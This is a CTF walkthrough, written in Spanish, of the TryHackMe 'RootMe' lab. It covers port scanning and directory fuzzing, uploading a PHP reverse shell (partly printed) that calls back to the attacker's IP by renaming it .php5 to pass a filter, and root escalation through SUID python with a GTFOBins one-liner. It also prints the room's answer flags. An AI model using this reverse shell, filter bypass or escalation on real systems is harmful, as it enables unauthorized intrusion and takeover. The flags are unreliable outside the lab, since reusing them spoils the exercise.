RootMe


Iniciamos la VPN

```
❯ sudo openvpn mblnt.ovpn
2024-07-04 13:38:28 Note: --cipher is r
```

```
0 net_route_v4_add: 10.10.0.0/16 via 10.9.0.
30 Initialization Sequence Completed
30 Data Channel: cipher 'AES-256-CBC', auth '
```

```
lo      UNKNOWN  127.0.0.1/8 ::1/128
eth0    UP       10.0.2.15/24 fe80::55b5:4377:be60:740a/64
tun0    UNKNOWN  10.9.2.57/16 fe80::c612:626f:1666:5468/64
```

Iniciamos la maquina



Confirmamos la conexión con la ip victima

```
❯ ping 10.10.160.80
PING 10.10.160.80 (10.10.160.80) 56(84) bytes of data.
64 bytes from 10.10.160.80: icmp_seq=1 ttl=63 time=83.1 ms
64 bytes from 10.10.160.80: icmp_seq=2 ttl=63 time=118 ms
```

Comenzamos haciendo un escaneo para ver los puertos y servicios que están corriendo

```
❯ cd Desktop
❯ cd maquinas
❯ mkdir RootMe
❯ cd RootMe
❯ sudo nmap -p- --open -sS --min-rate 5000 -v -n -Pn 10.10.160.80 > escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
❯ ls
escaneo
❯ cat escaneo
File: escaneo

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 13:52 CEST
Initiating SYN Stealth Scan at 13:52
Scanning 10.10.160.80 [65535 ports]
Discovered open port 22/tcp on 10.10.160.80
Discovered open port 80/tcp on 10.10.160.80
Completed SYN Stealth Scan at 13:52, 16.45s elapsed (65535 total ports)
Nmap scan report for 10.10.160.80
Host is up (0.055s latency).
Not shown: 63424 closed tcp ports (reset), 2109 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 16.52 seconds
           Raw packets sent: 81374 (3.580MB) | Rcvd: 68724 (2.749MB)
```

Vemos que tenemos dos puertos abiertos, el 80 (http) y el 22 (ssh), vamos respondiendo las preguntas de la maquina

Answer the questions below

Scan the machine, how many ports are open?

2 ✓ Correct Answer Hint

Hacemos uso de la herramienta whatweb para obtener las tecnologías usadas en el servicio web

whatweb -v http://10.10.160.80/

```
❯ whatweb -v http://10.10.160.80/
WhatWeb report for http://10.10.160.80/
Status    : 200 OK
Title     : HackIT - Home
IP        : 10.10.160.80
Country   : RESERVED, ZZ

Summary   : Apache[2.4.29], Cookies[PHPSESSID], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], Script

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.29 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ Cookies ]
        Display the names of cookies in the HTTP headers. The
        values are not returned to save on space.

        String       : PHPSESSID

[ HTML5 ]
        HTML version 5, detected by the doctype declaration


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : Apache/2.4.29 (Ubuntu) (from server string)

[ Script ]
```

```
[ Script ]
        This plugin detects instances of script HTML elements and
        returns the script language/type.


HTTP Headers:
        HTTP/1.1 200 OK
        Date: Thu, 04 Jul 2024 11:59:34 GMT
        Server: Apache/2.4.29 (Ubuntu)
        Set-Cookie: PHPSESSID=tl1deaoej98brj1um562r17ihp; path=/
        Expires: Thu, 19 Nov 1981 08:52:00 GMT
        Cache-Control: no-store, no-cache, must-revalidate
        Pragma: no-cache
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 367
        Connection: close
        Content-Type: text/html; charset=UTF-8
```

Obtenemos información importante como la versión del servidor apache y el sistema operativo donde esta corriendo el servidor web (LINUX).

Respondemos las preguntas de la maquina


What version of Apache is running?

2.4.29 ✓ Correct Answer

What service is running on port 22?

ssh ✓ Correct Answer

Nos dirigimos al navegador e introducimos la ip victima



Ctrl u

```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/home.css">
    <script src="js/maquina_de_escrever.js"></script>
    <title>HackIT - Home</title>
</head>
<body>
    <div class="main-div">
        <p class="title">root@rootme:~#</p>
        <p class="description">
            Can you root me?
        </p>
    </div>

    <!--  -->

    <script>
        const titulo = document.querySelector('.title');
        typeWrite(titulo);
    </script>
</body>
</html>
```

Al no encontrar nada ni en la web ni en su código intentaremos hacerle fuzzing a los directorios y extensiones

ffuf -w directory-list-2.3-medium.txt:/D -w /home/user/wordlists/extensions.txt:/E -u http://10.10.160.80/DIRFUZZ -e E -c

otra manera →

ffuf -w directory-list-lowercase-2.3-big.txt -u http://10.10.56.243/FUZZ -e php,html,js,css -c

```
❯ ffuf -w directory-list-lowercase-2.3-big.txt -u http://10.10.56.243/FUZZ -e php,html,js,css -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.56.243/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Desktop/diccionario/directory-list-lowercase-2.3-big.txt
 :: Extensions       : php html js css
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

# Copyright 2007 James Fisher [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 87ms]
#html                    [Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 87ms]
```

```
js                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 159ms]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 159ms]
# Priority-ordered case-insensitive list, where entries were foundhtml [Status: 200, Size: 61
```


```
uploads                 [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 258ms]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 289ms]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 69ms]
```

```
panel                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 71ms]
```


Encontramos estas direcciones, vamos a ver que contienen

Las direcciones mas interesantes serian las siguientes

/panel




/uploads



A primera vista creo que podemos subir una reverse shell por la dirección panel y después ejecutarla en el directorio uploads

Probaremos con una reverse shell en php




Creamos el archivo

File: reverse.php

```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: http
w.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.2.57';
$port = 5555;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
```


Subimos el archivo




No nos deja subir un .php, probaremos con un .php5

```
❯ ls
escaneo  reverse.php
❯ nano reverse.php5
```

El .php5 si lo ha aceptado




Nos ponemos en escucha en el puerto 5555 y nos dirigimos al directorio uploads a ejecutar la shell



Ejecutamos la reverse shell pinchando en el archivo desde el directorio o indicandolo en la url

Tras ejecutar la reverse tenemos el acceso



Contestamos las preguntas de la máquina

Ya que tenemos el nombre del archivo donde se encuentra la flag del usuario (user.txt), buscaremos donde se encuentra dicho archivo con find

```
$ find / -name user.txt
find: '/home/rootme/.cache': Permission denied
find: '/home/rootme/.gnupg': Permission denied
find: '/home/test/.local/share': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/fuse/connections/48': Permission denied
find: '/run/lxcfs': Permission denied
find: '/run/sudo': Permission denied
find: '/run/cryptsetup': Permission denied
find: '/run/lvm': Permission denied
find: '/run/systemd/unit-root': Permission denied
find: '/run/systemd/inaccessible': Permission denied
find: '/run/lock/lvm': Permission denied
find: '/root': Permission denied
find: '/lost+found': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
```

```
find: '/proc/1087/ns': Permission denied
/var/www/user.txt
find: '/var/spool/rsyslog': Permission denied
```

Le hacemos un cat para ver el contenido de la flag y entregarla

```
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$
```

Task 3 Getting a shell

Find a form to upload and get a reverse shell, and find the flag.

Answer the questions below

user.txt

THM{y0u_g0t_a_sh3ll} Correct Answer Hint

Comenzamos con la escalada de privilegios

Now that we have a shell, let's escalate our privileges to root.

Answer the questions below

Search for files with SUID permission, which file is weird?

Answer format: /***/***/******

Submit

Hint

Find a form to escalate your privileges.

No answer needed

Complete

Hint

root.txt

Answer format: ***{**********}

Submit

Tenemos que buscar un archivo con permisos de SUID para escalar privilegios

Ademas si hacemos sudo -l nos aparece eso

```
$ sudo -l
sudo: no tty present and no askpass program specified
```

Comenzamos haciendo una búsqueda de binarios con los permisos de SUID

https://diegoaltf4.com/privesc01/

find / -perm -4000 2>/dev/null

```
$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
```

Encontramos que python tiene permisos SUID

Nos dirigimos a GTFOBins→https://gtfobins.github.io/#python

GTFOBins

Star 10,360

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

python

Binary	Functions
python	Shell, Reverse shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
$ ./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
sh: 7: ./python: not found
$
```

Probamos accediendo a python mediante /usr/bin/python

```
$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

Ya escalamos los privilegio, ahora a por la flag de root

```
cd root
ls
root.txt
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Task 4 Privilege escalation

Now that we have a shell, let's escalate our privileges to root.

Answer the questions below

Search for files with SUID permission, which file is weird?

/usr/bin/python — Correct Answer — Hint

Find a form to escalate your privileges.

No answer needed — Correct Answer — Hint

root.txt

THM{pr1v1l3g3_3sc4l4t10n} — Correct Answer